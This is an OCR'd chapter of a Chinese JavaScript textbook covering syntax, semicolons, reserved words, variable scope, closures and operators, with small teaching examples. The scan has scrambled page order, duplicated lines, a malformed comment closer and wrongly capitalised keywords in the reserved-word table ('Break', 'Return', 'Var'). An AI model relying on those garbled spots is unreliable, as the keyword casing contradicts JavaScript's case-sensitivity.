


图 4.1 你应当采用兼容 Unicode 字符集的编辑器编写 JavaScript

大部分主流的文本编辑器都支持多种编码器，你所要做的是保证你的 JavaScript 编码器和你的页面编码器保持一致。如果你的页面编码采用了 UTF-8，那么你的 JavaScript 编码也应当采用这个格式，选用 GBK 或者其他格式将有可能导致不可预见的错误。

4.1.2　大小写敏感

JavaScript 是一种区分大小写的语言。换句话说，在输入 JavaScript 指令时，必须采取一致的字符大小写形式。例如，关键字“while”就必须被输入为“while”，而不能被输入为“While”或者“WHILE”。同样的，“online”、“Online”、“OnLine”和“ONLINE”是四个不同的变量名【1】。

JavaScript 大小写敏感，并不意味着鼓励开发人员借助大小写不同以容易混淆的方式来随意命名变量。作为程序员，我们仍然需要遵循基本的变量命名规则，对于类、对象属性和方法，以及全局变量、常量等采用正确的命名规则。有经验的程序员仅仅通过 ONLINE、Online 和 online 就能区别出它们分别代表一个常量、一个类和一个局部变量、属性或者方法。

另外，需要注意的是，在 XHTML 以前的 HTML 标准中，HTML 标签名和属性并不区分大小写，这意味着标签中的属性可以以任意的大小写方式输入，但是 JavaScript 访问 DOM 元素时却区分大小写，这意味着 HTML 的不规范书写方式有可能直接影响到 JavaScript 的正确执行！

一个简单的例子如下：

```
<button onclick="alert('a')">a</button>
<BUTTON onClick="alert('b')">b</BUTTON>
```

以上两个标签出现在页面文档中，本意是完全相同的，都是表示按钮，可是如果在 JavaScript 中需要列举出所有的按钮元素，采用指令：

```
document.getElementsByTagName("button");
```

结果却只能取到 a，而不能取到 b，这是因为 JavaScript 对元素标签的大小写敏感。

而 DOM 属性 b.onClick 为空，b.onclick 才有正确的值，这是因为 JavaScript 对于 DOM 事件类型名采用的是小写。

从这里我们也可以看出让 HTML 代码遵循规范是多么的有必要，虽然 HTML 代码的书写不是本书关注的主要话题，然而在这里我依然要强调——请让 HTML 代码遵循相应的规范，例如 HTML 4.0 规范中的标签名全大写，属性名全小写，XHTML1.0 规范中的标签、属性名全小写，并且，必要的话请为每一个页面文档准备完全正确有效的 doctype 声明。

4.1.3　分隔符

JavaScript 解析器采用的是最长行匹配原则，并且在这个基础上忽略程序代码之间的空格、制表符和换行符。因此你可以在不引起歧义的情况下自由地插入空格、制表符和换行符，以达到你所想要的排版效果。

JavaScript 指令中的空白符、制表符和换行符被统称为“分隔符”。

JavaScript 采用的是“最长行匹配”，这意味着 JavaScript 的解析器是按照以下方式来处理 JavaScript 语素的：

假如一行词能够被解析成正确的句子，那么就按照该规则解析，否则就再读取下一行。这个规则大多数时候因为简单而受欢迎，然而有时候也相当令人恼火。例如：

例 4.1 行匹配原则

```
function(a , b)
{
   return
      a || b;
}
```

书写这个函数的本意或许应该是 return a || b; 然而这种排版格式却让解析器将代码解析成了 return; a || b; 结果返回值“不见了”。

后面我们将会谈到，造成这个结果的罪魁祸首其实是“缺省分号”。

需要注意的是，不能在变量名、关键字和其他完整符号中插入分隔符，因为解析器是依据分隔符来划分词（token）的，在一个词中插入分隔符会让解析器将一个词错误地认为是两个独立的词。在字符串常量和正则表达式中，通常用“\t”表示制表符，“\n”表示换行符，而用“\s”来表示所有的分隔符。

4.1.4 词、句子和段落

构成 JavaScript 指令的基本语素只有三种，它们分别是词、句子和段落。

词是 JavaScript 的最小独立语素。JavaScript 的指令、常量、变量、操作符、表达式都是 JavaScript 的词，词通常被空格符划分。

例如：

例 4.2 JavaScript 的基本语素

```
var x = 10;
var y = 20;
function max(a,b)
{
    return a > b ? a : b;
    }
var c = max(10, 20);  //比较两个数，返回大的那个，这个例子中 c=20
```

其中的 var、 function、return 是指令， 10、20 是常量， max 是函数常量， x、y 以及 a、b 是变量，=、>、?:、是操作符，这些都是 JavaScript 的词。

由词构成的完整的具有完整逻辑意义的部分被称为句子。在 JavaScript 中，用来划分句子的符号是分号或者换行符。一个句子可以由一个或多个词，一个或多个段落（后面会提到）组成，但必须包括至少一个词或一个段落或分号（仅由分号构成的句子是空句子）。例如 return; void(0); i++; 这些都是完整的句子。

同自然语言类似，JavaScript 句子的书写规则也不是唯一的。程序员可以通过选择标点来按照自己的方式划分句子。

例如，a = a + b; b = a - b; a = a – b; 是三个独立的句子，而将它们之间的分号改用逗号，写成 a = a + b, b = a – b, a = a – b; 则成为了由三个子句构成的一个长句。

学习如何断句并非仅仅是个编码过程中的个人喜好问题，正确的断句对提升语言的可维护性，甚至提升执行效率都会有所帮助。关于句法风格问题，在本书的第五部分还会有更加详细的讨论。

值得注意的是前面提到过的最长行匹配，它的具体含义是：如果单行语素构成一个完整的句子，那么不管末尾是否有分号，都作为一个独立句子来执行。否则的话匹配多行，直到这些行共同构成完整句子或者出现分号为止。牢记这个规则将有助于你分析和理解 JavaScript 代码。

JavaScript 程序中由一对大括号{}包含的内容被称为段落，一个段落的内容可以是一个或多个句子或者段落（这说明段落是可以嵌套的）。在段落的起始标记“{”之前可以加修饰词，常见的修饰词有域谓词、逻辑谓词、函数谓词和闭包。

with 是最常见的域谓词，if、while 和 for 是逻辑谓词，函数和闭包通常由 function 标记和名称构成。关于这些语素的内容在后续的章节里会作更为详细的讨论。

例 4.2 中的 function max(a, b){ return a > b ? a : b;}构成了一个完整的段落，该段落定义了一个名叫 max 的函数常量。其中 function max(a, b)是段落修饰词，段落的内容只有一个句子，它是 return a > b ? a : b;。

4.1.5　分号

前面的小节提到过，JavaScript 通过分号来划分句子，然而分号又可以被缺省，于是就形成了有些令人头疼的所谓最长行匹配原则。

在行匹配原则的前提下，如果一行代码能够成为完整的句子，不管它是否以分号结束，都将被作为缺省了分号的完整句子来对待，这样容易造成问题，例 4.1 就是一个在行匹配原则下发生的本不该发生的“误会”。

正由于 JavaScript 缺省分号容易导致争议，因此最好的办法是尽量不要缺省分号，为每一个合法的句子加上分号，并且不要在一行末尾出现不带分号的合法句子成份，以避免行匹配原则的生效。

例 4.1 中的句子如果一定要分行的话，也应写成：

```
return a ||
    b;
```

以避免行匹配的发生。

其实如果不是非常必要，我不推荐将一个句子分太多行来书写，除非这个句子结构实在太复杂或者这个句子包含有段落。毕竟我们是在写代码，又不是在创作梨花体的现代诗！

由于容易和分行书写的代码引起混淆，所以缺省分号并不是一个好习惯，在通常情况下，应当要牢记为每一个句子加上分号。

关于书写分号的问题在开发人员中一直有争议，而且规则并不是绝对的，需要因人、因场合而易，尤其是在书写 functional 风格的代码时，何时书写分号，往往如同文学创作中使用标点符号一样，是一个要求较高技巧的问题。听起来很复杂是吗？没关系，关于这些内容，在本书的第五部分将有足够的篇幅作进一步的探讨。

4.1.6 标记

JavaScript 中一个不太常用的功能是标记。标记通常由 JavaScript 合法的标识符加上一个冒号组成，可以出现在任意行的起始位置，作为该行的标签。标签的标准用法是作为某些特定循环的标记，例如 C 语言中用 goto 语句加上标签名可以无条件地跳转至被标记的行。JavaScript 中没有 goto 这样的特性，对应的，JavaScript 标签是用来让 break 和 continue 等跳转语句跳出多层循环的。

对无条件跳转的限制使用使得标记的实用性大大减弱，不过事实上标记依然是一个很有用的功能。首先用它能够取代某些注释，因为它在某种情况下比注释更加具有可读性；其次标记一次跳出多层循环的特性仍然常被用于处理异常时的跳转和程序内部的调试模块切换。

4.1.7 注释

JavaScript 支持两种形式的注释，它会把处于“//”和行尾之间的任何文本都当作注释忽略掉，此外“/*”和最邻近的“*/”之间的一行或多行文本也会被当作注释。下面的代码都是合法的 JavaScript 注释：

```
// 这是一条单行注释
/* 这也是一条注释 */ // 这是另一条注释
/*
* 这是另一种注释
* 它可以是多行的
*/
```

4.1.8 保留字

所谓保留字是指 JavaScript 中被用作或者将被用作特殊含义的符号，即使这些符号符合合法的标识符规则，也不能够用作变量名称、函数名称或属性名。

表 4.1 JavaScript 中已经使用的保留字

JavaScript 中已经使用的保留字
Break
Case catch continue
debugger default delete do
Else
finally for function
if in instanceof
New
Return
Switch
this throw try typeof
Var void
while with

表 4.2　留待以后使用的保留字

留待以后使用的保留字
abstract
boolean　byte
char　class　const
double
enum　export　extends
final　float
goto
implements　import　int　interface
long
Native
package　private　protected　public
short　static　super　synchronized
throws　transient
Volatile


你不用记住所有的保留字，但是熟悉它们，你就能知道在程序中应该用什么，不应该用什么，也知道为什么在 DOM 中节点的 class 属性被写做 className。当你的程序产生一个语法错误的时候，你可以检查一下是否误用了某个保留字，但是，更好的办法是前面提到过的，选择一个支持 JavaScript 语法识别的编辑器。

4.2　常量和变量

计算机数据根据值的特征分为常量和变量，常量是那种在程序中可预知结果的量，不随运行时环境而变化，而变量正好相反。常量和变量共同构成了程序操作数据的整体。

4.2.1　常量和变量

严格来说，所谓常量是指程度意义不随程序指令变化而变化的数据量，而相反的，变量就是指程度意义随程序指令变化而变化的数据量。事实上，在程序语言中，常量和变量的概念是相对的。在 C++等语言中，支持 constant 语法来定义常量，阻止程序在执行过程中改变代表常量的标识符所引用的常量内容。而 JavaScript 中，我们所说的常量则更接近于“直接量”，它可以是一个数值、一个字符串、一个布尔数或者一个明确的函数。更一般地说，JavaScript 的常量是那些只能出现在赋值表达式右边的符号。例如：

`3.1415`、`"Hello World! "`、`true`、`null`、`undefined` 和 `function(){alert("abc")}`

都是常量，它们出现在程序的固定位置，值不随程序指令的变化而变化。相对地，

```
var a = 5, b = "test", c = new Object(), d = function(){}, e;
```

以上的 a、b、c、d、e 都是变量，它们出现在赋值表达式的左边。

严格来说，上面的说法有一个例外，后面我们会提到，JavaScript 中，undefined 符号可以出现在赋值号的左边，但是根据它的标准化含义，我们还是将它归为常量。

一些教材区分常量和直接量，而本书不对这些概念作严格的区分，相信读者结合上下文可以很容易地理解。

4.2.2 变量的标识符

JavaScript 中用标识符来命名一个变量。所谓标识符，就是一个名字。在 JavaScript 中，标识符可以用来命名变量、函数常量和标签。JavaScript 中合法的标识符的命名规则和 Java 以及其他许多编程语言大体相同，要求第一个字符必须是字母、下划线或者美元符号，接下来的字符可以是字母、数字、下划线或者美元符号，换句话说，就是不允许数字作为首字母出现。

ECMAScript v3 标准支持任何非保留字的 Unicode 字符组合来作为标识符。而且这个版本还允许标识符中有 Unicode 转义序列。所谓转义序列，是字符\u 后接 4 个 16 进制的数字，用来指定一个 16 位的字符编码，因此以下都是合法的变量声明：

```
var i = 0;
var my_name = "akira";
var $self = this;
var _dummy;
var \u03c0 = 3.14159265;
var 步长 = 2
```

4.2.3 变量的类型

不同于 C/C++和 Java，JavaScript 是一种“弱类型”的语言，具体表现为 JavaScript 的变量可以存储任何类型的值。换句话说，对于 JavaScript 而言，数据类型和变量是不绑定的，变量的类型通常要到运行时才能决定。

由于 JavaScript 变量没有类型规则约定，所以 JavaScript 的使用从语法上来讲就比较简单且灵活，当然，反过来说，由于没有变量类型的约束，对程序员也提出了更高的要求，尤其是在编写比较长而复杂的程序时，谨慎地管理变量和它所指向的值的类型，是一件非常重要的事情。

弱类型语言的变量本身没有类型约束，不等于它的值也没有类型约束，事实上它的值依然要遵循特定的类型约定，并且在运算时依据规则进行正确的解析和转换。因此，有人说 JavaScript 是“无类型”语言，这种说法是完全错误的。不是 JavaScript 无类型，而是 JavaScript 有意忽略了值和变量之间的类型匹配。关于数据类型和类型转换的话题，将在下一章展开详细讨论。

4.2.4 变量的声明

在 JavaScript 程序中，通常在使用一个变量前，必须先声明它。变量是使用关键字 var 声明的，如下

所示：

```
var i;
var sum;
```

也可以使用一个 var 关键字声明多个变量：

```
var i, sum;
```

而且还可以将变量声明和变量初始化绑定在一起：

```
var i = 0, sum = 0;
```

如果没有用 var 语句给一个变量指定初始值，它的初始值就是 undefined。

> 关于 undefined，在第一章中曾经提到过这个有趣的值，事实上它的涵义远比它字面上的意义要深远得多，在后续的章节里，我们还会陆续提到这个默认值的作用。

前面提到过，JavaScript 也可以缺省变量的声明，缺省声明直接赋初值的变量作用域默认为全局。不过即使如此，一般来说，仍然建议对所有的变量都遵循先声明再赋值的原则，除非在某些特殊的情况下（例如后面将会提到的某些面向对象和面向接口文法以及闭包的某些特殊用法），允许不声明直接使用全局变量。

对于未声明也未赋初值的变量，如果直接使用，会抛出一个系统级别的 Error，唯一的例外是 typeof 操作，对于 typeof 操作来说，任何一个未赋初值的标识符，不论是否已经被声明，都将返回一个字符串“undefined”作为结果。

例如：

```
//a 未声明
alert(typeof(a));   //undefined
alert(a);    //Error
```

typeof 的这个例外很有意义，它可以用来判定和处理脚本程序的某些特性之间的依赖。通常对于较复杂的 JavaScript 程序来说，由于引入了较多的外部文件，有时候需要判定某个对象或者某个域是否已经被声明过，例如：

```
if(typeof(System) == "undefined")
{
    System = new Object();
}
//判定 System.Core 域是否已经被声明过
if(typeof(System.Core) != "undefined")
{
    do sth...  //如果已经声明过了，做一些处理，以防止意外地覆盖了原始域
}
else
{
    System.Core = {
        //some def.
```

```
        //...
    }
}
```

- typeof 是一种类型运算符，关于它的详细内容，在下一节中会有进一步的讨论。

4.2.5 变量的作用域

一个变量的作用域通常是指这个变量起作用的段落区域。对变量起限定作用的程序段落被称作域。在 JavaScript 中，闭包和函数是独立的域，域和域之间可以嵌套，嵌套的域被称为子域。

在域中以 var 声明的变量只在当前域或者当前域的子域起作用，这是 JavaScript 变量作用范围的基本规律。一般情况下缺省 var 声明（缺省 var 声明的变量是全局变量这其实只是特定上下文环境的一个特例，在本书的第五部分会对此进行深入的分析）以及在域之外的变量为全局变量。

例如：

例 4.3 变量的作用域

```
<html>
<head>
    <title>Example-4.3</title>
</head>
<body>
<script>
<!--
    function f()
    {
        var a=10;
        alert(a); //这时 a=10，局部变量
    }
    f();
    alert(typeof(a));//这时 a 未定义，得到 undefined
-->
</script>
</body>
</html>
```

在域中，对变量的查找总是从当前域开始，递归向上查找各级嵌套的父域，最后到达全局。因此如果你给一个当前域的局部变量与父域中的局部变量或者全局变量起相同的名字，那么你就有效地隐藏了上级变量或全局变量，下面是一个例子：

例 4.4 全局变量与局部变量

```
<html>
<head>
    <title>Example-4.4</title>
</head>
<body>
```

```
<script>
<!--
    a=20;
    function f()
    {
    var a=10;
    alert(a); //这时 a=10，局部变量

    }
    f();
    alert(a);//这时 a=20，全局变量
-->
</script>
</body>
</html>
```

JavaScript 的 function 不是全封闭的，它依然遵循域的作用规则，这也是 JavaScript 的 function 具有闭包特性的基本特征之一。

例 4.5　闭包的特性：

```
<html>
<head>
   <title>Example-4.5</title>
</head>
<body>
<script>
<!--
   function step(a)
   {
       return function(x)
       {
           return x+a;  //内层的闭包可以访问外层的局部参数 a
       }
   }
   var b = step(10);
   alert(b(20));  //得到 30
   var c = step(20);
   var c = step(20);
   alert(c(20));  //得到 40
>!--
</script>
</body>
</html>
```

关于闭包，在这里你只需要先将它理解为一种特殊的函数，在本书的第五部分，我们将对闭包的概念进行深入地讨论。

注意，JavaScript 除函数（或闭包）外的任何程序段落都不是独立的域，这一点与 C、C++以及 Java 明显不同。换句话说 JavaScript 没有块级作用域，函数体内声明的所有变量，无论是在哪里声明的，在整个函数中它们都是有定义的。

在 C++中，以下代码是错误的：

```
for(int i = 0; i < 10; i++)
{
    List[i] = i;
}
for(int i = 0; i < 10; i++)
{
    List[i] = i;
}
count <<"the value of last item is "<< List[i-1];
```

因为 i 是在循环体语句块内定义的变量，它的作用域是 for 循环体，正确的写法是：

```
int i = 0;
for(i = 0; i < 10; i++)
{
    List[i] = i;
}
count <<"the value of last item is "<< List[i-1];
```

但是在 JavaScript 中，下面的两段代码等价：

```
/*第一段*/
for(var i = 0; i < 10; i++)
{
    List[i] = i;
}
document.write ("the value of last item is"+List[i-1]);

/*第二段*/
var i = 0
for(var i = 0; i < 10; i++)
{
    List[i] = i;
}
document.write ("the value of last item is "+List[i-1]);
```

因为不论是在 for 循环内声明的 i 还是在循环体外声明的 i，它们的作用域没有区别，也就是说，JavaScript 中除闭包和函数外的程序段落都不是域。

事实上，在 JavaScript 中，变量真正意义上的作用域是运行时的调用域，而不是静态的语法域，因此，例 4.5 中的变量 b 和 c 相当于构造了两个不同的函数，尽管它们事实上调用的是同一个闭包。它们都拥有一个叫做 a 的局部变量，但是两个 a 的值完全不同，这是因为局部变量 a 的真实作用域是建立在调用堆栈上，b 和 c 的两次对 step 的不同调用实际上分配了两个独立的堆栈，而这两个堆栈中的 a 值是不同的。

4.3.1 表达式

表达式（expression）是描述运算过程的“短语”。一个表达式通常由变量、常量、运算符和其他表达式（递归）构成，并且总是返回一个确定的值。最简单的表达式是常量和变量名。例如：

```
var a=10*3+1;
var b=a;
alert(a);
alert(b);
```

常量表达式的值就是这个常量本身，变量表达式的值则是这个变量所存放或引用的值。

我们可以依据某些特定的规则来合并这些表达式，从而创建较为复杂的表达式，这些用来连接表达式的规则我们用符号来表示，这些符号被称作运算符，作用于运算符的表达式被称为运算数。

例如，加号“+”是加法运算符，假如我们知道 1.7 是表达式，i 也是表达式，我们可以用新的组合表达式 i + 1.7 来表示数值 1.7 和 i 所存放的值的代数和。

乘号“*”是乘法运算符，我们同样可以用它来组合表达式，用来表示两个表达式的代数积，例如：(i + 1.7) * j。

- 除了“+”和“*”之外，JavaScript 还支持许多其他的运算符，下一节中将详细介绍这些运算符。

4.3.2 运算符概述

如果你是一个 C/C++或者 Java 程序员，那么你应该熟知大部分 JavaScript 的运算符。表 4.3 总结了这些运算符。

> 大部分运算符是用符号表示的，诸如“+”和“-”，但是有些运算符则是由关键字表示的，如 delete 和 instanceof。关键字运算符和用符号表示的运算符一样，都是正则运算符，只不过它们是用更具有可读性，而语法却不那么简洁的方式表达的【1】。

表 4.3 中除了给出运算符的名称、作用和写法之外，还给出了运算符的**优先级**和**结合性**，如果你还不了解它们，稍后我们将解释这些概念。

表 4.3 运算符的优先级和结合性

优先级	结合性	运算符	类型	操作说明
15	左	.	对象，标识符	属性存取
	左	[]	数组，整数	数组下标
	左	()	函数，参数	函数调用
	右	new	类型，参数	创建新对象
14	右	++	数值	先递增或后递增运算
	右	--	数值	先递减或后递减运算
	右	-	数字	一元求负运算
	右	+	数字	一元求正运算
	右	~	整数	按位求反

即使在闭包中修改 a 的值，b 和 c 互不影响。例如在闭包中增加一行代码 a*=2;那么第一次调用 b(20)和 c(20)的值将分别是 40 和 60。

下面这段代码也揭示了同样的规律：

例 4.6 DRPG 游戏中的随机骰子生成算法

```
<html>
<head>
    <title>Example-4.6</title>
</head>
<body>
<script>
<!--
//count 定义骰子的数量，side 定义每个骰子的面数
function dice(count, side)
{
    var ench = Math.floor(Math.random() * 6); //+0~+5 的骰子随机变数修正
    return function()
    {
        var score = 0;
        for(var i = 0; i < count; i++)
        {
            score += Math.ceil(Math.random() * side) ;
                                                    //用随机数生成骰子点数
                //Math.random()得到一个(0,1)的随机数，Math.ceil 用来取整整
                //在第 7 章会有关于 Math 对象的介绍
        }
        return score + ench;
    }
}
var d1 = dice(2,6);  //生成一组 2d6+n 的骰子，其中的 n 为 0~5 的随机数
var d2 = dice(1,20);  //生成一颗 20 面的骰子，带有 0~5 的随机点数修正
for(var i = 0; i < 20; i++){
     document.write(d1());
     document.write(","+d2());
     document.write("<br/>");
}
-->
</script>
</body>
</html>
```

4.3 表达式和运算符

表达式和运算符是程序完成计算的基础，它们是程序最重要的组成部分。

续表

优 先 级	结 合 性	运 算 符	类 型	操 作 说 明
	右	!	布尔值	逻辑非
	右	delete	属性标识	删除一个属性
	右	typeof	任意	返回表示数据类型的字符串
	右	void	任意	返回未定义的值
13	左	*，/，%	数值	乘法、除法、取余运算
12	左	+，–	数值	加法、减法运算
		+	字符串	字符串连接运算
11	左	<<	整数	左移
	左	>>，>>>	整数	带符号、无符号的右移
10	左	<，<=	数值或字符串	小于、小于等于
	左	>，>=	数值或字符串	大于、大于等于
	左	instanceof	对象，类型	检查对象类型
	左	In	字符串，对象	检查一个属性是否存在
9	左	==，===	任意	测试相等性、等同性
	左	!=，!==	任意	测试非相等性、不等同性
8	左	&	整数	按位与
7	左	^	整数	按位异或
6	左	|	整数	按位或
5	左	&&	布尔值	逻辑与
4	左	||	布尔值	逻辑或
3	右	?:	布尔值，任意，任意	条件运算符
2	右	=	标识符，任意	赋值运算符
	右	*=，/=，%=，+=，–=，<<=，>>=，>>>=，&=，^=，|=	标识符，任意	带操作的赋值运算符
1	左	,（逗号）	任意	多重计算的操作

4.3.3 算术运算符

顾名思义，算术运算符是指代数运算相关的运算符，包括常规的加（+）、减（–）、乘(*)、除（/）四则运算以及取模（%）和取反（–）。

需要特别说明的是，JavaScript 中的算术运算符可能引发潜在的数据类型转换。

运算符“+”既可以对数字进行代数求和，也可以对字符串进行连接操作，而它总是把对象转换成可以进行加法运算或者进行连接操作的数值或字符串，这一转换是通过调用对象方法 valueOf()或toString()来执行的。

用“+”可以较方便地将一个数值转换成字符串，具体操作是将这个数值加上一个空串。

例如：

```
var a = 2.96;
var b = 1.0;
alert(a + b); //得到数值 3.96
alert(a + "" + b); //得到字符串"2.961"
```

运算符“-”总是对两个运算数进行代数减法操作，如果运算数是非数值的，那么运算符“-”总是试图将它们转成数值，这一转换和调用 parseFloat 方法的数值转换类似，但是通常效率更高。如果转换失败，将会得到特殊的值 NaN。

“-”通常用来将字符串快速转换成数值，具体操作是将这个字符串减去一个数值 0。

例如：

```
var a = "2.96";
alert(a + 1); //得到字符串"2.961"
alert(a - 0 + 1); //得到数值 3.96
```

“-”用来转换字符串的用法很有意义，因为在 Web 应用中用户输入的值存放在<input>框的 value 域中，通常是字符串格式，用“-”来转换这些输入值为数字，不但比调用 parseFloat 方法效率更高，而且表达上更加简洁。

不过需要注意的是，运算符的隐式数值转换和 parseFloat 并不完全相同，对于字符串来说，前者是一种完全匹配，而后者是一种解析过程；对于布尔常量来说，前者总是将 true 转换为数值 1，将 false 转换为数值 0，后者则得到 NaN；对于对象来说，前者总是先试图调用对象的 valueOf()方法进行转换，如果失败再调用 toString()方法（唯一的例外是 Date 类型），而后者则直接尝试调用对象的 toString()方法。从下面的例子可以看出二者的区别：

```
JavaScript:parseFloat("123abc"); //得到数值 123
JavaScript:"123abc" - 0;  //得到 NaN
```

关于数据类型转换的话题，在下一章中会有更为深入的讨论。

运算符“*”会把两个运算数相乘，同运算符“-”一样，如果运算数是非数值的，运算符“*”会将它们转换成数值。

运算符“/”对两个运算数进行代数除法操作，如果运算数是非数值的，运算符“/”会将它们转换成数值。同 C/C++和 Java 不同，JavaScript 并不区分数值的精度类型，因此当你用一个整数来除另外一个整数时，得到的结果可能是浮点数的，如果你希望得到整数商，你就可能需要调用 Math.floor()方法来进行精度处理。当除法的除数为 0 时，运算结果通常为 Infinity，而如果是 0/0，则结果将得到 NaN。

前面也提到过，由于 JavaScript V1.2 以上版本没有对应的数值转换异常，因此当一个运算数被尝试转换成数值或者计算表达式的值得到的数值出现错误时，通常不会导致系统级的错误，而是得到一个 NaN 的结果，因此 JavaScript 程序员在程序中往往要自己考虑到各种数值运算的例外，并进行恰当处理。

如果是 JavaScript V1.1 版本，在进行数值运算或数值类型转换失败时，有可能会抛出一个系统级 Error。

运算符“%”计算两个数的模，即第一个运算数被第二个运算数除时，返回的余数。如果运算数是非数值的，运算符“%”会将它们转换成数值。结果的符号和第一个运算符的符号相同，例如 5%2 的结果是 1，而–5%2 的结果是–1。取模运算的运算数通常都是整数。

> 有意思的是，取模运算也适用于浮点数，运算结果的精度和两个运算数中精度最高的那个相同，例如– 4.3%2.11 得到–0.08

取反运算符“–”和减法运算符的符号相同，但它是单目运算符，它对操作数执行“取反”操作。如果操作数是一个数值，它将返回该操作数的相反数，换句话说，它总是将数值的正值转换为对应的负值，反之亦然。如果运算数是非数值的，运算符“-”会将它转换为数字，转换规则和减法操作符相同。

以上介绍的运算符都是代数运算符，并且它们的结合性都是自左向右的。下面我们要介绍的是一对常用的单目运算符，它们的结合性是自右向左。

递增运算符“++”是对它唯一的运算数进行递增操作（每次加 1）的，这个运算数必须是一个变量、数组的一个元素或者对象的属性。如果运算数是非数值的，运算符“++”会将它转换成数值。该运算符的实际行为是由相对于运算数的位置来决定的。如果它位于运算数之前，那么它先对运算数进行递增，再将递增后的结果作为表达式的值。如果它位于运算数之后，那么它先将运算数本身作为表达式的值，再对运算数进行递增【1】。而不论运算符“++”位于运算数之前还是位于运算数之后，在计算表达式的值之前，总是先将运算数转换为数值。

例如，下面的代码将 i 和 j 都设成了 2：

```
var i,j;
i = 1;
j = ++i;
```

而下面的代码却把 i 设成了 2，把 j 设成了 1：

```
var i, j;
i = 1;
j = i++;
```

递减运算符“--”是递增运算符“++”的逆运算符，它的规则同递增运算符“++”完全相同，唯一的区别是递减运算符“--”对它的运算数进行递减操作（每次减 1）。

4.3.4　关系运算符

关系运算符又称比较运算符，它是反映操作数之间关系的一类运算符的总称。这类运算符通常是双目的，并且返回的表达式值类型为布尔型。JavaScript 中的关系运算符主要有四对，分别是大于和小于（>和<），等于和不等于（==和!=），大于等于和小于等于（>=和<=）以及等同于和不等同于（===和!==）。

运算符“>”当且仅当它的第一个运算数大于它的第二个运算数时，它的计算结果为 true，否则计算结果为 false。如果两个运算数都是数值，那么运算符“>”将比较它们的代数值；如果只有一个运算数是数值，那么运算符“>”总是试图将另一个运算数转换成数值，并比较它们的代数值；如果两个运算数都是字符串，那么运算符“>”将逐字符比较它们的 Unicode 数值，如果只有一个运算数是字符串并且另一个运算数不是数值，那么运算符“>”总是试图将另一个运算数转换成字符串，并进行字符串比较。如果两个运算数既不是字符串也不是数值，那么运算符“>”总是尝试将它们转换成数值或字符串进行

比较。两个运算数中只要有一个是 NaN 或者被转换成 NaN，那么运算符“>”返回 false。

运算符“<”当且仅当它的第一个运算数小于它的第二个运算数时，它的计算结果为 true，否则计算结果为 false，运算符“<”的比较转换规则和运算符“>”完全相同。

运算符“==”用来检测两个运算数的值是否相等。在 JavaScript 中，布尔型、数值和字符串是值类型数据，在这种情况下，运算符“==”将检测运算数的值是否相同，对于布尔型来说，只有两个运算数的值同为 true 或者同为 false 时，运算符“==”的计算结果才是 true，否则计算结果为 false；对于数值来说，只有当两个运算数在相同精度下完全相等或者无限趋近，运算符“==”的计算结果才是 true，否则计算结果为 false；对于字符串来说，只有当两个运算数的字符长度和排列完全相同的情况下，运算符“==”的计算结果才是 true，否则计算结果为 false。而另一方面，数组、对象和函数是引用类型数据（值类型和引用类型的概念将在下一章中进行详细的介绍和讨论），在这种情况下，只有它们引用的是同一个对象、数组或函数，运算符“==”的计算结果才是 true，否则计算结果为 false。

运算符“==”的字符串比较是严格按照字符编码来进行的，而通常 Unicode 标准却允许对同样的字符串进行不同格式的编码，对于这种情况，JavaScript 提供了一个额外的方法 String.localeCompare() 来进行比较。

如果要对两个引用对象的相同属性或者数组元素的值进行比较，就必须要逐次检测每个属性或元素的相等性，而且如果某些属性或元素本身是对象或数组，还必须递归地进行比较，这种处理方法被称作“深度比较”。

例 4.7 JavaScript 对象的深度比较

```
Object.prototype.equal = function(o)
{
   if(o == this) return true; //对象自身与自身相等
   //如果是同一类型的对象
   if(this.constructor && o instanceof this.constructor)
   {
       //比较它们的每一个属性
       for(var each in this)
       {
           //如果这个属性在 o 中也存在
           if(each in o)
           {
               //如果属性本身带有 equal 方法，调用这个方法进行深度比较
               if(typeof(o[each].equal) == "function" && !o[each].equal(this[each]))
                   return false;
               //否则直接用!=进行判断
               else if(o[each] != this[each])
                   return false;
           }
       }
       //只有当前对象的每一个属性在 o 中都存在，并且都同 o 中的同名属性判定相等时
       //才返回 true，这里没有考虑 o 中属性在当前对象中不存在的情况，我有意忽略了它
       //留给读者思考
       return true;
```

```
        }
        //如果不是同类型的对象，返回 false
